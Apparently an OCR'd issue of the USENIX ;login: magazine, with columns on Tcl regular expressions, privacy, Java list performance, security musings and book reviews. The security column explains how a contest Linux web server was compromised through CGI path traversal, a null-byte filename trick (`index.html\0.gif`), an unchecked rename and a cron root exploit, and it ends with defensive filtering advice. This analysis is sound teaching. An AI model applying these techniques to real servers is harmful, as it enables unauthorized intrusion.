Because a question mark has meaning to the regular expression parser, the regular expression `arts?Symbol=` would not match the string `/bin/charts?Symbol=` The regular-expression parser would evaluate the question mark as a quantifier (there must be 0 or 1 s atoms) instead of matching a question-mark character.

To match a literal question mark, we need to escape the question mark with a backslash. The regular expression: `arts\?Symbol=` would match the string `/bin/charts?Symbol=`

`([^"]+)` This subexpression will be used to set the value of the first submatch variable (name).

The class `[^"]` will match any character except a double quote. The plus symbol (+) matches one or more characters that are not a double quote.

This subexpression matches the characters between the equals sign and the first double quote – the symbol for this stock.

`">` These two atoms match a double quote followed by a greater-than symbol.

`([^<]*)` This subexpression will be used to set the value of the second submatch variable (value). It will match characters until the first less-than symbol.

The default behavior for the Tcl regular expression parser is to match the maximum number of characters to a quantified expression. For example, this command

```
regexp {A(.*)A} AbcdAbcdAbcd full submatch
```

would extract the characters between the first and third A (the string "bcdAbcd") in the submatch variable, rather than the characters between the first and second A.

With the new `regexp` implementation, a question mark (`?`) can be used to change how a quantifier is used. If a question mark follows the quantifier `+*`, the regular-expression engine will use the minimum number of characters necessary to match an expression, instead of the maximum.

For example, this regular expression

```
regexp {A(.*?)A} AbcdAbcdAbcd full submatch
```

places the characters bcd in the submatch variable.

We can simplify the regular expression for extracting the stock symbol and last price by using the dot atom, instead of a class to describe the characters we'll accept, and a question mark with the plus sign, to force the parser to match the smallest possible match, instead of the largest.

The new regular expression looks like this:

```
regexp {arts\?Symbol=(.+?)">(.+?)<} $data match symbol last
```

Here's a complete robot for getting the current stock prices:

```
package require http

foreach symbol $argv {
set url "http://www.newsalert.com/free/stocknews?Symbol=$symbol"

set id [::http::geturl $url]
set data [::http::data $id]
regexp {arts\?Symbol=(.+?)">(.+?)<} $data match symbol price

puts "$symbol last traded at $price"
}
```


This robot will accept a list of stock symbols as command-line arguments and report the last trade price for each stock. You can run this script from a crontab and get quotes mailed to you when you'd like, without ever needing to click a button or view an advertisement.

The next Tclsh Spot article will look at more regular-expression features and ways to get the rest of the information out of the HTML page.

You can run this script from a crontab and get quotes mailed to you when you'd like, without ever needing to click a button or view an advertisement.

source code UNIX

Privacy



by Bob Gray

Bob Gray is co-founder of Boulder Labs, a software consulting company. Designing architectures for performance has been his focus ever since he built an image processor system on UNIX in the late 1970s. He has a Ph.D. in computer science from the University of Colorado.

<bob@boulderlabs.com>

Thanks to Tom Poindexter.

Most people are not aware of the widespread practice of selling and exchanging collected personal information. Fast, cheap computers and data networks make it easy for organizations of any size to participate in this activity. It's an invasion of privacy that will eventually affect all of us.

In 1991, Lotus Development Corporation offered a product called "Household Marketplace." It's a database on CD-ROM with the estimated income and a profile of the buying habits of 120 million US residents. The database does not contain any of the data covered by the Fair Credit Practices Act, so Lotus is under no legal obligation to let you see what it is saying about you.[1]

While the public offering was withdrawn because of negative publicity, the information is still being collected and quietly sold. Do you use credit cards or supermarket cards, or fill out product-registration forms? That's where this information originates.

Just recently, several state governments decided that driver's license records are public and can be sold for profit. The personal data, including dates of birth and photographs, was to be made available to anyone with a PC, a CD-ROM, and a few dollars. If the CIA hadn't been involved, privacy-advocate outcry might not have been enough to overcome the in-place business deals. (And we think it's bad that a telemarketer has just our name and phone number – imagine the abuse and stalking if our entire driver's record were on CDs.) In this case, the Feds may come to the rescue with a Drivers Privacy Protection Act.[2]

Microsoft's Office 97 products covertly embed a unique identifier in your documents that is tied to your software-registration record. How will you feel when you receive replies to your "anonymously" posted documents or letters to editors? Who knows what the monopoly plans to do with the records. After being exposed, Microsoft now offers a "Removal Patch."[3] Why wasn't this "feature" advertised from the beginning with a dialog box to disable it? The "Windows 98 Registration Wizard" also collects hardware-identification data without your permission. It's scary to realize that sometimes when an honest, innocent computer user connects to the Net for a specific purpose, other private information may be covertly transmitted without his or her consent.[3]

People who are in the limelight of public service or corporate office, or who share controversial opinions, are especially vulnerable to having personal information used against them. Judicial appointments have been derailed by videotape-rental records. US vice presidential nominees have withdrawn from campaigns when past health issues, ones that had been managed, have been exposed. Last month in my area, one Baby Bell CEO had the privilege of having his personal family records published in the newspaper. (But the writer's point was, since the phone company decided to sell its customer records, then what's sauce for the goose. . . .) People's expressed opinions on controversial issues such as religion, sexual orientation, abortion, and politics sometimes generate enough resentment that the opposing side may resort to below-the-belt tactics. What better way than rummaging through dirty laundry to find damaging information . . .

Even those of us who keep to ourselves have cause for concern. Most of us believe that our private lives aren't of interest to others . . . until we are violated – but then it's too late. Increasingly, we will be denied opportunities and services because of past events. (Of course, society reserves the right to reduce freedoms of criminals.) These days, it's

frightening to see what information is being requested on applications for anything from apartment rentals to local radio station "Freeloading" cards.[4]

Participation in extracurricular school activities is beginning to be contingent on passing drug tests. Yep, some schools require clean urine to be in the chess club. Individual medical insurance is routinely denied to people who "have problems" and might be more expensive than the average. It gets worse: US House bill H.R. 10 would allow insurance institutions to share your sensitive and personally identifiable medical information, without your knowledge or consent, with a wide variety of agencies and financial and research entities.[5]

Whom we communicate with and what we say also need to remain confidential. With today's technology, it would be straightforward to record all telephone conversations, index them by caller, callee, and date, and sell the collections for profit.

As developers and expert users of computer systems, we have the responsibility to identify abuses. When we suspect that binary-only applications are "misbehaving," we should investigate. Fortunately, with our Source Code UNIX systems, we have thousands of eyes looking at the code and setting the standards for proper behavior. Our self-policing organizations come down quickly and hard on software that violates privacy. In contrast, binary-only products are fertile grounds for abuses. Witness the new Microsoft Crypto API with the "back-door" key.[6] A combination of vigilance, publicizing problems, and public outrage will help keep binary vendors in line.

As developers and expert users of computer systems, we have the responsibility to identify abuses.

We live in an age when individuals have very little influence over technology implementation. You and I cannot reformulate chemical compounds at home, nor can we reengineer automotive components in today's sophisticated vehicles. But we do have enormous control over our Source Code UNIX systems and the applications they run. If you don't want ICMP requests acknowledged, just change a table. If you need to change the behavior of a device driver, it's usually not too much work. Tired of spam? Put up filtering software. With Source Code UNIX, we don't care that Intel wants to put a unique identifier in every Pentium III chip, because we can control which applications have access to that register. We have a duty to put a stop to abuses and share the results when source code is provided. If we take the lead and educate other computer users to the problems, we will make a difference.

What else can be done? You know how computer databases work. When you are asked for information, question whether the request is valid. Why does the gas and electric company need my employer's name? They don't. Telephone companies will ask for your Social Security number and date of birth – resist giving it, or give them just the absolute minimum to achieve your goals. I have known people who use dates different from those on their birth certificates. For obtaining cable-TV service, I consider this practice prudent. All they really need is a service address and a service deposit. The other requested information, which they sell, should not be free.

Even though it is a pain, encourage the use of multiple identifiers for yourself. For example, let schools, health insurance companies, and driver's license bureaus each generate a different ID number for you. You'll have to keep track of the IDs, but then the bad guys will have more trouble cross-indexing your information to make a saleable product.

Learn to use Public Key Encryption for both privacy and strong authentication before you need it. Make it a project to exchange public keys with your friends. Learn about key fingerprints that help validate public keys. Download and compile PGP from the source code.[7]

What are the ramifications of doing nothing? Our freedoms will undoubtedly erode when there is a profit to be made.

Play with Pretty Good Privacy Phone, which allows private telephone conversations with the help of PCs and sound cards.[8]

Use Secure Socket Layer for Web commerce. (The lock icon on Netscape will be shackled and the protocol will be https://) For US citizens, choose the stronger, 128-bit encryption.[9]

Encrypt sensitive files on your computer. If your PC is network-attached, assume that hackers have access to your information. What data are you happy to share with some kid in Belgium? Encrypt the rest. (This is a good time to point out the "toy" encryption offered by numerous mainstream products, including Excel, Word, and WordPerfect.[10]

If you are put in charge of creating a Web site, adopt a privacy policy with these ingredients:[11]

- We do not sell, rent, or share our email lists.
- We do not collect personally identifiable information at our Web site.
- Our membership database is never sold, rented, lent, exchanged, or used for anything other than our official activity.

Keep informed and join advocacy groups that stand for privacy rights. The American Civil Liberties Union (<http://aclu.org>), Computer Professionals for Social Responsibility (<http://www.cpsr.org>), and the Electronic Frontier Foundation (<http://www.eff.org>) are good starting places. Check out <http://www.research.att.com/projects/crowds>, a site that gives you tips on how to "blend into a crowd." The site <http://www.junkbusters.com> contains information on controlling your computer privacy. Among other things, they suggest you watch your "cookies" when Web browsing – plenty of less ethical businesses will be happy to steal this information file and sell it for profit.

What are the ramifications of doing nothing? Our freedoms will undoubtedly erode when there is a profit to be made. I'm livid at how much abuse we have tolerated. Does anyone else care?

[1] <http://www.infowar.com/iwftp/CPD/CPD-z-Telecom/V1_042.txt>

[2] <http://www.freedomforum.org/press/1999/7/28driverrecords.asp>

[3] <http://officeupdate.microsoft.com/downloadDetails/pf_setup.htm>

[4] <http://www.infowar.com> Archives of <Comp.Privacy>

[5] <http://www.eff.org/pub/Privacy/Medical/19990922_hr10_alert.html>

[6] <http://www.counterpane.com/nsakey.html>

[7] <http://web.mit.edu/network/pgp.html>

[8] <http://web.mit.edu/network/pgpfone>

[9] <http://home.netscape.com/download/index.html>

[10] <http://www.crak.com/>

[11] <http://www.cpsr.org/privacypolicy.html>

java performance

by Glen McCluskey

Glen McCluskey is a consultant with 15 years of experience and has focused on programming languages since 1988. He specializes in Java and C++ performance, testing, and technical documentation areas.

<glenm@glenmccl.com>

In previous issues I've discussed some aspects of Java language and library performance. This time I'll illustrate how various characteristics of performance come together in the design of a couple of library classes, `ArrayList` and `LinkedList`. These classes, which are used to store lists of elements, are part of the standard Java collection classes. The question we are asking in this column is: what design tradeoffs are made in classes such as `ArrayList` and `LinkedList` – tradeoffs that affect performance?

Representation

The first issue we look at is list representation. How is each list element stored, and how are element sequences stored? The Java language has arrays for primitive types such as `int`, `double`, and so on, along with arrays of object-reference types (somewhat like pointers in other languages). So an obvious representation of a list is to use one of these arrays; that is, an `ArrayList` class uses an underlying primitive array to represent list elements and supports methods for adding and deleting elements, expanding the internal array if the list grows, and so on.

But there are a couple of problems with using primitive arrays. One is that the Java language has no templates (parameterized types), so a list class using an array would need to be duplicated for each possible element type. For example, you'd need `ArrayList_int`, `ArrayList_double`, `ArrayList_string`, and so on. Such an approach is unwieldy.

Instead of this approach, the collection classes use wrappers. A wrapper is a class object that represents a value of some underlying primitive type. For example, I can say:

```
Object obj = new Integer(37);
```

to represent the value 37 using an `Integer` class wrapper; `Integer` is a standard Java class. The `Object` class is the superclass of all classes, and thus a reference of any class type can be assigned to an `Object` reference. So a collection class like `ArrayList` uses a primitive array of `Object` references. For example:

```
Object objvec[] = new Object[100];
```

This scheme has the advantage of uniformity: all list elements are objects, instead of primitive types like `int` or `float`. Element uniformity achieved via wrappers also has the advantage that elements of disparate types can be stored in one list, such as a list consisting of a mixture of numeric and string types. There's a Java `instanceof` operator that you use to query the type of an object reference.

The cost of this approach is twofold: wrappers take more space than primitive types, and there's some overhead in creating the wrapper and in later extracting wrapper values.

Linked Lists

Another problem with use of primitive arrays, even if wrappers are used everywhere, is simply that it's expensive to insert elements into the middle of an array, because existing elements must be pushed back. This is also true in other languages such as C and C++.

So the collection classes include both an `ArrayList` class, which uses an underlying `Object` array to store elements, and a `LinkedList` class, which employs an internal

If an internal array representation is used, each time an element is inserted all the existing elements must be pushed back, whereas if a linked representation is used, it's simply a matter of creating a link and adding it to the head of the list.

linked structure to store elements. Each internal link contains an `Object` reference for the actual element, along with a reference to the next element in the list.

As an illustration of the difference between these two representations, here are two programs that exercise `ArrayList` and `LinkedList`:

```
import java.util.*;
public class testlist1 {
   public static void main(String args[]) {
      List list = new ArrayList();
      Object obj = new Object();
      for (int i = 1; i <= 50000; i++)
         list.add(0, obj);
   }
}
```

```
import java.util.*;
public class testlist2 {
   public static void main(String args[]) {
      List list = new LinkedList();
      Object obj = new Object();
      for (int i = 1; i <= 50000; i++)
         list.add(0, obj);
   }
}
```

The first takes about 50 times as long to run as the second.

Both add 50,000 elements to the front of a list. If an internal array representation is used, each time an element is inserted all the existing elements must be pushed back, whereas if a linked representation is used, it's simply a matter of creating a link and adding it to the head of the list. The linked-list approach is much faster, at the expense of some extra space for the links. However, the linked approach is slower in another case, where you're randomly accessing list elements. A conventional array handles such lookups very quickly, but for a linked list you have to traverse the list to find the element.

Interface Programming

The two examples above illustrate an important feature of collection class programming, the idea of programming using interfaces. An interface is a description of specific functionality (such as a set of methods) that a class must implement, and a class that implements the interface will have definitions of all the interface's methods.

In the present example, `List` is an interface that describes methods such as `add()` for adding elements to a list. Both `ArrayList` and `LinkedList` implement the `List` interface, so both are guaranteed to have an `add()` method. Given this, it's possible to program in terms of interfaces, that is, use methods described in the interface, and use interface types by saying:

```
List list = new ArrayList();
```

If you do this, then it's possible to change the actual underlying collection class from `ArrayList` to `LinkedList` to obtain different performance characteristics.

Growing a List

Suppose that you are using an `ArrayList` object to represent a list of elements, and you keep adding elements. What happens to the internal array used to store the elements? At some point the array will become full, and its elements must then be copied to a larger array. How much larger? If a large growth factor is chosen, there will be less

copying, but more space at the end of the array will be wasted. The version of `ArrayList` in the implementation from Sun uses a growth factor of 1.5, that is, when a 100-element list becomes full, a new list of size 150 is allocated, and existing elements are copied to it.

It's possible to avoid list copying, for example by calling `ensureCapacity()` on a list to force it to expand so that there are slots allocated for all elements:

```
import java.util.*;
public class cap {
   public static void main(String args[]) {
      final int N = 100000;
      ArrayList list = new ArrayList();
      list.ensureCapacity(N);
      for (int i = 1; i <= N; i++)
        list.add(new Integer(i));
   }
}
```

This approach works against the dynamic nature of lists, where element slots are allocated only as needed, and thus will waste a lot of space unless you're sure you know in advance how many elements the list will ultimately contain.

Making Collection Classes Thread-Safe

If you've used Java libraries much, you may have noticed that the old `Vector` class uses synchronized methods, that is, methods that allow execution by only one program thread at a time. A newer collection class such as `ArrayList` does not use synchronized methods, and therefore methods such as `add()` called on a list are not thread-safe. If two threads call a method simultaneously, the list may be left in an inconsistent state as a result of interleaved execution.

Synchronized methods have some expense associated with them, because the Java Virtual Machine must obtain a lock on the method's instance. Newer classes such as `ArrayList` push the burden of ensuring thread safety onto the user.

One way you can add synchronization to `ArrayList` looks like this:

```
List list = Collections.synchronizedList(new ArrayList());
```

That is, add a wrapper on top of the actual collection class. Such a wrapper works by forcing a list method such as `add()` to go through an extra layer, one that adds synchronized methods.

Conclusion

We've spent some time discussing performance tradeoffs, as made in a couple of standard Java collection classes. One final point to note is this: you don't have to accept these tradeoffs – you can always design your own classes, with a different set of tradeoffs. One of the virtues of Java interface programming is that you can design a class that implements a collection interface (like List), and use it instead of a standard class, without having to change the rest of your code much.

A newer collection class such as `ArrayList` does not use synchronized methods, and therefore methods such as `add()` called on a list are not thread-safe.

musings

by Rik Farrow

Rik Farrow provides UNIX and Internet security consulting and training. He is the author of *UNIX System Security* and *System Administrator's Guide to System V.*

<rik@spirit.com>

I have gotten so focused lately that my head is getting a point at the top. That's why we are using the old photo of me, rather than the new, coneheaded version.

Although I began working with UNIX as a system administrator, and have done other things as well (such as programming), these days it is Internet security that grabs most of my attention. And I would guess quite a bit of yours as well.

So, am I going to tell you about the crack du jour? Hardly, since it will be really old news by the time you get to read this. Not that there really is much that is really new. Buffer overflows became famous with Morris's Internet Worm in 1988 and really became popular only with the `splitvt` Solaris hack in 1995. That hack was followed by a couple of papers, one by Mudge of the l0pht (<http://www.l0pht.com>), and another by Aleph One that appeared in Phrack (<http://www.phrack.com>; search for "Smashing the Stack").

Richard Smith did bring to light some problems with ActiveX during the USENIX Security Symposium in August. Not that this is a surprise, because we all *knew* that ActiveX is dangerous. But just how dangerous became evident when a confederate of Smith's, Georgi Guninski of Bulgaria <joro@NAT.bg>, published some exploits of fairly common ActiveX controls on BugTraq (<http://www.securityfocus.com>). Essentially, depending on the PC, you could execute commands, read, write, or delete files, simply by sending email to the victim! Thank you, Microsoft!

The keys to these exploits are several. ActiveX controls can be marked "Safe for scripting" (actually a method included in the control). If the control is safe for scripting, it can be invoked via email if the user agent understands HTML. Of course, Outlook in its various disguises is really a front end for Internet Explorer, so understanding HTML comes "naturally." The ActiveX control gets invoked within `<object>` tags, which some firewalls may filter out. For example, Cisco's PIX, today the world's best-selling firewall, can filter these out of Web or SMTP traffic if and only if the leading `<object>` tag and the closing `</object>` tag fall within the same packet. This would usually happen, unless, of course, someone is actively attacking you.

If you use IE and Outlook, you want to disable scripting from the Internet zone. This should protect you from this type of attack from those outside of your own networks. Of course, if someone within your network forwards you the email with the attack enclosed, you are hosed. I knew that sticking to UNIX was a good idea. . . . For more on this, read the *;login:* Special Security Issue (November 1999), or peruse the archives of BugTraq.

Boring

Actually, among the "highlights" of last summer's Black Hat conference (<http://www.blackhat.com>) were statements from Bill Cheswick and Dominick Brezinski saying that they were getting bored. To help get you in the right mindset, just think of how many times you have had to explain the importance of passwords to your users, or explain to some vendor why making their 1-megabyte-big app set-user-id and owned by root was not a good idea. If you don't believe this last one, you haven't bought much UNIX software lately (or your vendors are really good).

Then there were the hacking challenges that came in August and September. In the first one, Microsoft hosted a Windows 2000 Web server and invited people to hack it. It was up for less than a day when it went down because of a power failure that affected only the Web server. Mystical.

Then LinuxPPC (Linux for Apple boxes, generally) put up its own server, with Apache running on top of Linux. After one week, they had posted all of the ports open on the system and also gave away the root password. Seven weeks later, and after only one reboot (and no cracks), they stopped the contest, since people were attacking the ISP in their attempts to break in. If you did crack the box, it was yours. According to their Web page (<http://crack.linuxppc.org/>), they were seeing twice the traffic that the Windows 2000 box was, all on their little 120 MHz PPC.

The second challenge occurred in September, when *PC Week* set up two Web servers and offered a $1,000 prize to anyone who could replace the home page and document how they did so. The contenders were NT4/SP3, with a few hot-fixes, and Red Hat 6.0 running Apache 1.3.6 but no patches. A Spanish hacker, Jfs, won by cracking Linux.

PC Week set up two Web servers and offered a $1,000 prize to anyone who could replace the home page and document how they did so. The contenders were NT4/SP3, with a few hot-fixes, and Red Hat 6.0 running Apache 1.3.6 but no patches.

Flames

Naturally, this started a flame war against *PC Week*, some of it deserved. Their defense was that it was too difficult to secure the Linux box compared to the NT box. The actual exploit relied on third-party software (and some hints about exploiting problems in CGI scripts that appeared in the latest Phrack, Volume 55, article 7). You can read for yourself how the hack went at <http://hispahack.ccc.de/en/mi019en.htm>, but I'll share a summary of it here for your edification.

Jfs began by probing the server. I personally believe he chose Linux because it was more familiar to him, and he never even mentions trying anything against the NT server. One nifty but simple probe entails connecting to port 80 and sending `POST X HTTP/1.0\n\n`, which will always provoke a response from a compliant Web server that includes the Web-server version in the header. You can substitute `GET` or `HEAD` instead of `POST` if you wish. Note that Apache is more blabby than IIS. (IIS used to betray more info than it does now.)

By reading public Web pages and looking for links, Jfs discovered a directory named `photoads/cgi-bin` that contained Perl scripts. These scripts can be licensed for a fee of $149 from <http://www.hoffice.com>, but Jfs "found" a copy at a friend's and started looking for problems in the Perl. He found a way to sneak in a server-side include and a command that should have invoked `mod-perl` (if present), but neither appeared enabled (hint: `HTTP_REFERER` was used but never filtered for funny characters).

He looked for other variables that were used in `open()` calls and found several, only one of which could be controlled externally. This is where the real contortions start.

Twisting

All user input used by the scripts (except for `HTTP_REFERER`) gets filtered using a substitute pattern to remove harmful things (like semicolons, backquotes, newlines, and the other cruft most commonly used to subvert CGI scripts). Then there were checks to ascertain that the name of the file did not include leading `../../..`, that the name ended in either .gif or .jpg, and that the header to the graphics file included height and width values that were reasonable in size. This hardly appears to be the easiest variable to abuse. But he did it.

First, the regular expression contained a flaw that does permit the use of `../..` if it does not appear at the beginning of the filename. Ooops. Then there is a really nifty trick that comes right from the Phrack article. Perl permits the use of null characters in values; for example, `index.html\0.gif` is a legal Perl value. When Perl goes to open a file, the UNIX `open()` system call gets this string, sees the null, and treats it as the end

The PC Week *folk made several serious mistakes.*

of the string. So, the Perl script sees `index.html\0.gif` (and passes the .gif suffix test), and the UNIX system opens `index.html`.

Okay, another hurdle passed. Next, the file must contain reasonable values for the height and width, and these values appear at bytes six through nine in the GIF header. Jfs deduced (by reading the script) that zeroes would pass the test, but this rules out using the file to create a shell script (because the magic `#!/bin/sh` has `n/sh` as the 6–9 bytes). But then, eureka! The Linux ELF format has zeroes in those bytes.

There is yet another obstacle. The script takes the given filename and renames it. Curses, foiled again? Nope, Jfs knew something I didn't, and that is that Linux only accepts pathname arguments shorter than 1024. By specifying a name longer than 1,024 bytes (which had to be all digits because of a test in the script), the rename fails. And the Perl script never checks the return value of `rename()`, so now Jfs is free to write the file of his choice.

What Jfs tries to do is to include an HTTP-style encoded executable in the URL that has the long filename. Since the long filename has already consumed over 1,024 bytes, and Apache limits URL lengths (including arguments) to 8,196 bytes, the entire string must be less than the Apache limit. As each byte of the code becomes three bytes for HTTP (for example, the byte 0 is encoded `%00`), Jfs needs an executable fewer than 2,400 bytes long. Even a short program that execs `/bin/sh` is longer than that.

Now, Jfs really hacks. After stripping the executable, he finds it is still too long, so he hacks off everything after the string GCC, and the executable still works. The result is short enough to fit in the URL. He overwrites another script in the `photoads/cgi-bin` directory and can execute it by referring to it in a URL.

Get root!

Jfs still doesn't have permission to overwrite `index.html`, the goal of this exercise. So he tries the recent (appeared about two weeks prior) Linux cron local exploit, and it works! He now has a root-owned, set-user-id shell and can overwrite the `index.html` file. Game over, collect $1,000.

Jfs claims that this entire exercise cost him 20 hours (probably straight through). If you read his explanation, you will spot a couple of mistakes (one in his explanation of a Perl regular expression, and when he creates a set-user-id shell instead of simply copying over the `index.html` file at that point). Not unreasonable, as I personally am not too sharp after 20 hours without sleep.

The *PC Week* folk made several serious mistakes. Jfs could overwrite files in a `cgi-bin` directory as the "nobody" user. They had not applied security patches. (Red Hat had issued a patch for the cron exploit over a week before.) And they used someone else's Perl scripts without checking them thoroughly – not that this would have been easy to do. As CGI scripts are the number one way of hacking UNIX Web servers, being extremely cautious and aware of how you handle *any* value that may be controlled by someone remote is not unreasonable.

A number of years ago, CERT put out an advisory suggesting that instead of filtering out dangerous characters, which most CGI scripts attempt to do, you instead only permit acceptable characters, as in filename `=~ s/[^$OK_CHARS]/_/g`. What you use for `$OK_CHARS` will vary, but think this through clearly. People often forget to filter out nulls (see the Phrack article), but this will do it for you as long as null (`\0`) is not included in `$OK_CHARS`. If this is a filename, you should also check for dot-dot (two

dots appearing together) anywhere in the filename (unlike the `photoads` script, which expected the dot-dot at the beginning of the filename).

Crystal Ball

Okay, enough of being pointy-headed. I will now consult my famous cracked crystal ball and look into the future. Just living in Sedona, AZ, gives you special powers (ask any psychic), and I will now rely on those powers to predict the future. Of course, this process is subject to interpretation, and not guaranteed.

First off, I see Windows 2000! It actually ships during next year. Wow! Actually, not a surprise, as Microsoft would have shipped it this fall, except that nobody would bother installing it (well, nobody significant to Microsoft). With good ol' Y2K problems still on the horizon, and Microsoft's reputation regarding interesting bugs in brand-new software, people will just wait until we are well into the new year before opening that can of worms.

Microsoft will come up with some open-source initiative. They are already talking about this, and Eric Raymond is already dissing them about it. Sun has also been the target of harsh words from Linus Torvalds for the language in its "community license."

Merced, now called Itanium (please tell me, if Pentium replaced the 586, what number is Itan?), will not ship. Combining good ol' 1970s technology (the 8080 machine code) with the HP PA-RISC and having it work really fast is turning out to be harder than anticipated. Meanwhile, you can buy a PowerMac with the G4 processor doing a gigaflop (one billion floating-point operations) and sit it on your desktop. Too bad I don't play games. I am not going to tell my wife about this, as it would probably only save her about two minutes a week when using PhotoShop.

The Linux community will become more fractious. Hard to believe, eh, that they could be more excitable? With Red Hat putting pressure on SuSE in Europe, trouble is bound to arise.

The number of buffer-overflow exploits for Windows 9x/NT will rise every month. Another no-brainer – the Cult of the Dead Cow has a paper out on this, and it turns out that while abusing Windows is not simple, you have all of the *power* of Win32 API behind you, so you can download files and execute them with just two function calls! (<http://www.cultdeadcow.com/cDc_files/cDc-351/>; note that there is an R rating on this one).

Ooops, the ball's inner light is dimming. Remember not to be in an elevator at midnight on New Year's Eve, and have plenty of water handy.

the bookworm

Books reviewed in this column:

Jon Bentley

Programming Pearls

2nd ed. Reading, MA: Addison-Wesley, 2000. Pp. 256. ISBN 0-201-65788-0.

Radia Perlman

Interconnections

2nd ed. Reading, MA: Addison-Wesley, 2000. Pp. 537. ISBN 0-201-63448-1.

David Iseminger

Windows 2000 Quality of Service.

Indianapolis, IN: Macmillan Technical Publishing, 1999. Pp. 252. ISBN 1-57870-115-5.

Richard Shea

L2TP

Reading, MA: Addison-Wesley, 2000. Pp. 286. ISBN 0-201-60448-5.

Elizabeth Kaufman and Andrew Newman

Implementing IPSec

New York: Wiley, 1999. Pp. 271. ISBN 0-471-34467-2.

Tom Clark

Designing Storage Area Networks

Reading, MA: Addison-Wesley, 1999. Pp. 202. ISBN 0-201-61584-3.

Michael Kofler

Linux

2nd ed. Reading, MA: Addison-Wesley, 2000. Pp. 772 + 2 CDs. ISBN 0-201-59628-8.

by Peter H. Salus

Peter H. Salus is a member of ACM, the Early English Text Society, and the Trollope Society, and is a life member of the American Oriental Society. He has held no regular job in the past lustrum. He owns neither a dog nor a cat.

<peter@pedant.com>

I'm writing this from sunny Seattle at the beginning of October. While I generally refrain from discussing it, I do conduct a quasi-real life. In that corporeal realm, I have taken a new job (as editorial director of SSC, the publishers of *Linux Journal*) and moved to Seattle. Last year, Blair's *Samba* was on my "Top 10" list; this year, *GIMP* should be. However, I have decided that books published by SSC are now off limits to me.

My "Top 10" list for 1999 is at the end of this column.

Resurfacing

One evening in June 1986, I was sitting in the lounge of the Atlanta Hilton reading Jon Bentley's *Programming Pearls*. I was really enjoying it and I've continued enjoying the book until the present. But now there's a new edition of *Programming Pearls*. It's about 60 pages longer than the original (Bentley says there are three new chapters; I didn't bother comparing the sections), and that's a very good thing. In fact, with new editions of the Knuths a year ago and the publication of Kernighan and Pike's new book, there's a wonderful library of excellent programming instruction available. I'd personally add in *Software Tools* and Plauger's three volumes of essays. But it would be tough to read those and not emerge knowing something. Perhaps Bill Gates will buy sets for each of his programmers . . .

There's also a new edition of Radia Perlman's *Interconnections* (also Addison-Wesley). I liked the first edition in 1992; this one is bigger and better. The 389 pages of the 1992 version have waxed to 537. Perlman has done a terrific job. Why might some folks work over Level 3 rather than Level 2? See page 518. But Perlman's last chapter, where this appears, is genuinely outstanding. Studded with sidebars headed "Real-World-Protocol," I loved every one. But the best was:

> When my son was three I saw him in the hallway crying, holding up his hand, saying, "My hand! My hand!" I took his hand lovingly and kissed it a few times and said, "What's the matter, honey? Did you hurt it?" He sobbed, "No, I got pee on it."

I can't top that. It's a wonderful book and full of useful information well presented.

Windows?

I got a copy of Iseminger's *Windows 2000 Quality of Service* and was eager to look at it. Had Microsoft "solved" the problem of machines going down while the user was working? Had the Raptor of Redmond figured out how to save work when the machine collapses?

No!

Microsoft has again redefined the universe, even though the ATM community has long had a definition of QoS that is widely used; and despite the fact that at the beginning of RFC 1633 (June 1994), Braden, Clark and Shenker state:

> The Internet, as originally conceived, offers only a very simple quality of service (QoS), point-to-point best-effort data delivery. Before real-time applications such as remote video, multimedia conferencing, visualization, and virtual reality can be broadly used, the Internet infrastructure must be modified to support real-time QoS, which provides some control over end-to-end packet delays. This extension must be designed from the beginning for multi-

casting; simply generalizing from the unicast (point-to-point) case does not work.

Iseminger tells us: "Microsoft has built a set of components into Windows 2000 for network bandwidth management called Quality of Service."

Once more, as so frequently in the past, the PR folks on the eastern side of Lake Washington are redefining English. As near as I can tell, a crusty wag of my acquaintance is right: "Microsoft uses 'service' in the veterinary sense."

There are, I'm happy to say, several books on QoS that are both useful and accurate.

I can't decide whether *Windows 2000 Quality of Service* is a joke or a tragedy.

Network Matters

If you're into VPNs, then you are into the tunneling protocol. Shea's compact volume *L2TP* is really good. Written when RFC 2637 was a draft RFC, it does a good job of explaining the place of Level2 in the stack and has a first-rate step-by-step guide to implementation. Shea's chapter on IPSec is quite good, but if you really need the nitty-gritty of RFC 2401, turn to Kaufman and Newman. They have produced a volume with just the right amount of detail and have included (for the truly hard-core) the entire RFC as an appendix (pp. 173–240). There's also a fine list of references/further readings.

I was quite wary when I received Clark's *Designing Storage Area Networks.* First of all, I've never been concerned with SANs; second, I've never been enamoured of Fibre Channel technology. This may well be because all the Fibre Channel standards are ANSI; none is ISO, despite the fact that ANSI X3-230 on the interface is 1994. But I found Clark's exposition excellent.

There's also a new edition of Kofler's *Linux* book. It's well done, but more important than the Linux install, etc., which is now pretty straightforward, Kofler has got really good sections on KDE, GNOME, and the GIMP. It's too long and heavy (772 pages plus two CDs), but there's really a lot in it. The CDs contain Red Hat 6.0 and a bunch of applications and tools.

The Year's Top Ten

1. Brian W. Kernighan & Rob Pike, *The Practice of Programming* (Addison-Wesley)

2. Charles N. Thurwachter, *Data and Telecommunications* (Prentice Hall)

3. Ken Arnold et al., *The JINI Specification* (Addison-Wesley)

4. David S. Bennahum, *Extra Life* (Basic Books)

5. Dorothy E. Denning, *Information Warfare and Security* (Addison-Wesley)

6. Paul E. Ceruzzi, *A History of Modern Computing* (MIT Press)

7. John McMullen, *UNIX User's Interactive Handbook* (Prentice Hall)

8. Brian Tung, *Kerberos* (Addison-Wesley)

9. David Wood, *Programming Internet Email* (O'Reilly)

10. Bruce Sterling, *Distraction* (Bantam Books)

In a normal year, Hammel's *GIMP* (SSC) would have been listed. In another universe, there would have been another Rich Stevens, or the revision of a Rich Stevens. But his untimely death has deprived us of those possibilities. In the past twelve months the world has lost Jon Postel, Mark Weiser, and Rich Stevens. I think the entire Internet community – 30 years old and with over 160 million people worldwide – is poorer now.

USENIX news

USENIX Member Benefits

As a member of the USENIX Association, you receive the following benefits:

Free subscription to ;login:,
the Association's magazine, published eight to ten times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on Tcl, Perl, Java, and operating systems, book and software reviews, summaries of sessions at USENIX conferences, and reports on various standards activities.

Access to ;login: online
from October 1997 to last month.
<www.usenix.org/publications/login/login.html>

Access to papers
from the USENIX Conferences starting with 1993, via the USENIX Online Library on the World Wide Web.
<www.usenix.org/publications/library/index.html>

The right to vote
on matters affecting the Association, its bylaws, election of its directors and officers.

Optional membership
in SAGE, the System Administrators Guild.

Discounts on registration fees
for all USENIX conferences.

Discounts
